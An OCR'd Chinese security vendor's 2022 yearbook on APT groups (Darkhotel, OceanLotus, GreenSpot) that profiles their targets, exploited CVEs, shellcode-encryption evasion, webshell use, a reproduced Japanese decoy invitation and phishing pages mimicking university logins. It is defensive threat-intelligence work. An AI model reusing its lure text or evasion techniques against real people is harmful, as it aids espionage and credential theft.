
知道创宇

“锲而不舍”

2022年知道创宇APT组织分析年鉴



让互联网更好更安全

目录

CONTENTS

目录

CONTENTS

01

关于云图·创宇猎幽APT流量监测系统

ABOUT

如对本报告具体数据和技术细节
感兴趣请联系
知道创宇 404 APT 高级威胁情报团队

产品特色

APT 测绘

基于 ZoomEye 强大的测绘能力，及时发现新上线的 IP、域名，并持续跟踪，对 APT 的基础设施做到提前发现。

全流量存储

将入口流量全量留存，方便后续溯源分析。

全日志存储

流量解析日志保存，便于快速查看流量信息。

自定义复杂规则

支持自定义 TCP/IP 族复杂验证计算类规则编写。

漏洞检测

依托 SeeBug&404 Lab 及时响应 1 Day、N Day 漏洞检测。

情报联动

与创宇安全智脑、创宇云防御创宇盾联动共享威胁情报。

产品介绍

云图 - 创宇猎幽 APT 流量监测系统是同一线作战人员一起实战打造，针对活跃 APT 组织的流量检测分析工具，通过实时、回放分析网络流量，涵盖知道创宇漏洞能力的规则，结合 ZoomEye 多年测绘情报数据，辅以异常网络行为模型分析技术，深度检测所有可疑活动，识别出未知威胁。

实战成果

2022 年度发现 APT 攻击事件 100+，其中 APT 攻击来源国家和地区 10 余个，包括但不限于——越南、印度、中国台湾、俄罗斯、伊朗、朝鲜等。


02 2022年活跃APT组织概述
OVERVIEW


近年来，网络空间安全威胁发生巨大的变化，具备国家背景的APT攻击也越来越多的被安全研究机构曝光。国家背景的APT攻击有着复杂度高、对抗性强、隐蔽性强等特点，通常以窃取政府单位的国家机密、重要企业的科技信息、破坏网络基础设施等活动，具有强烈的政治目的。网络空间安全的格局虽不断变化，但隐藏在迷雾背后的，是国家间的博弈与较量，随着国际政治和经济形势的变化以及我国国际地位不断崛起，各种APT对我国有关的政治、经济、军事、科技情报虎视眈眈。

我国成为全球网络攻击的主要受害国之一，针对我国重要单位及关键基础设施进行的APT攻击设施逐年增多且有越演越烈的趋势。各国APT组织一直发挥着“锲而不舍”的精神，一方面他们目标专注在国防、科研领域等高价值领域，另一方面APT组织在持续提升自身的技战法方面也是不断玩儿出新花样。

今年知道创宇404威胁情报团队通过大数据分析累计发现超过200个各国各类资产被APT组织成功攻击控制。

相较于往期，今年我们404高级威胁情报团队依托自身的APT威胁情报分析采集能力在往年的基础上增加了组织资产全年分布图，分布图内容包括不限于基础设施、域名等数据，由于资产数量与攻击活跃度为正相关而非强关联故分布图仅供参考，主要用于攻击趋势估算。






3-1

东亚APT组织活动分析

EAST ASIA




A Darkhotel组织

Darkhotel（黑店）是一个有着东亚背景，自 2007 年以来一直活跃，长期针对企业高管、政府机构、国防工业、电子工业、大型电子及周边制造商等重要机构实施网络间谍攻击活动的APT组织，其足迹遍布中国、朝鲜、日本、缅甸、俄罗斯等国家。


该组织惯用含漏洞或含有宏的文档当作第一步的攻击载荷，如CVE-2012-0158、CVE-2017-11882、CVE-2018-8174、CVE-2018-8373等。

相关攻击活动

2021年末2022年初




▲ 由Trellix披露的该组织针对中国澳门度假酒店发起网络攻击相关活动（疑似去年攻击活动延续）



▲ 针对中国澳门度假酒店攻击相关样本

2022年3月



日本記者クラブ　記者研修会

岸田政権が発足して５か月余り。

衆院選を乗り切ったとしても、コロナ対策や「新たな経済政策」等の公約実現を迫られている。

収まらない米中摩擦、ウクライナ、アフガン、ミャンマーなどの問題も緊張感を増す中、世界はどう動いていくのか。

中国・北朝鮮の軍事力増強に対し、日米同盟を軸に新たな安全保障の枠組みや自主防衛力をどう構築するか――。

長年にわたり、国内外の政治経済を取材してきた講師陣が鋭い視点で解説します。

日韓文化交流基金　東アジア情勢交流会の開催について

日韓関係をどのように構築したら良いか、あるいは「日韓関係のあるべき姿」について、日本と韓国においてその分野に長年携わって来られた専門家とベテラン記者を招へいし、講演とディスカッションを行います。日韓のそれぞれの特徴やそれに基づく両国間の保完の可能性についても考えてみる機会になるかと思います。

また、収まらない米中摩擦、北朝鮮などの問題も緊張感を増す中、東アジアを含め世界はどう動いていくのか。今回の交流会では、国内外の専門家とベテラン記者をお招きして、Webex を通して東アジアの国際関係、日韓関係の未来などについて深く議論していきたいと考えています。


1　日時　　２０２２年６月２３日（木）14：00―16：30
2　開催場所　　オンライン（Webex Meetings）
3　申込方法　　参加希望の方は、申込書をご参照いただきお申込みください
4　参加費　　無料

▲ 2022 年 3 月疑似针对日本公司的攻击活动

3-2

东南亚APT组织活动分析

SOUTHEAST ASIA




A Oceanlotus组织

Oceanlotus、APT32又名海莲花组织，该组织是目前对我国进行攻击窃密行为最为活跃的APT组织之一，该组织主要针对我国及其他东亚国家（地区）政府、海事机构、海域建设部门、科研院所和航运企业等国家重要行业部门的核心关键单位进行攻击，具有强烈的政治背景。

创宇404高级威胁情报团队在去年的年终报告中就已经提及该组织正在批量获取IOT设备作为肉鸡，并将肉鸡所组成的僵尸网络制作成多层代理跳板。

今年年初我们已基本理清该组织的技战术，由于该攻击活动善于利用跳板，善于攻击一些并不那么重要的资产，意在将攻击活动隐藏于普通网络攻击的汪洋大海中，因此我们取将一滴水隐藏于海洋之意将从21年开始的这一系列行动命名为“水滴行动”，但由于“水滴行动”影响范围之广在近些年的APT攻击活动也属罕见，故我们未公开披露此次行动全部细节。我们对该组织的持续跟踪过程中累计发现其使用几十种漏洞对多个国家和地区相关设备进行攻击从而组建其僵尸跳板代理网络，下图为我们年初对水滴行动所作的部分总结。

▲ 水滴行动概述（部分）



▲ 跳板所属国家及数量分布

2022年APT32 一机一马Loader Shellcode加密方式从最初的以木马安装时间、受害计算机IP地址、受害计算机MAC地址的MD5值进行加密，逐渐过渡到以受害计算机名SHA256值来进行加密，以此逃避分析人员对加密Shellcode的暴力破解，并且木马Loader从定制化逐渐转向结合部分小众开源Loader的方的式来进行攻击活动。同时各类常见的一句话webshell，chinachopper等也被该组织使用，如果不是长期跟踪该组织攻击活动，很难将其从普通的网络攻击中区分出来。2022年全年，我们监测到该组织的动作非常明显，创宇404高级威胁情报团队全年捕获该组织相关资产数量超过400多个。

该组织其他相关分析情况可参见知道创宇微信公众号文章

- 《进击的怪物--海莲花APT组织最近攻击活动进化分析总结》
- 《免杀?代码保护?国家级APT组织对抗技术分析-OceanLotus Group Code Obfuscation》
- 《新瓶装老酒--近期APT32（海莲花）组织攻击活动样本分析》

B GreenSpot组织

GreenSpot组织的攻击行为呈现出批量常态化的特点，这种攻击方式主要针对高校和科研院所的人员。该组织通过发送钓鱼邮件来诱导这些人员，并基于获取到的信息进行下一步的社工或投毒攻击。众所周知，这种攻击方式是GreenSpot组织的主要手段，并且在过去几年中一直保持稳定。

GreenSpot组织在过去一年中攻击了许多不同的行业。根据我们的狩猎情况来看，GreenSpot组织在过去一年中主要集中在2月、8月、12月这三个月进行攻击活动。这些攻击主要采用传统的社工攻击手段，即钓鱼攻击。

然而，我们在跟踪GreenSpot组织的活动时发现，与去年相比，该组织今年的攻击频率有所下降。根据我们目前掌握的信息，今年的攻击频率仅为去年的一半左右，全年累计攻击次数为200多次，同时我们也捕获了50多次相关仿冒诱导文档。


此外，我们发现GreenSpot组织相较于去年有了一些攻击行业的转变。与去年相比，该组织今年增加了对航空航天行业的攻击活动。我们相信，这是该组织正在寻找新的攻击目标。

2022年全年，我们监测到该组织的筹备动作非常明显，创宇404高级威胁情报团队全年捕获该组织相关资产数量超过800多个。

▲ 2022年GreenSpot组织相关资产情况

邮件钓鱼系统相关攻击活动

▲ 模拟某大学邮件系统的钓鱼页面



▲ 模拟某央企邮件系统的钓鱼页面

▲ 模拟某大学CAS系统的钓鱼页面

▲ 模拟某大学邮件系统的钓鱼页面

▲ 模拟某国家实验室邮件系统的钓鱼页面

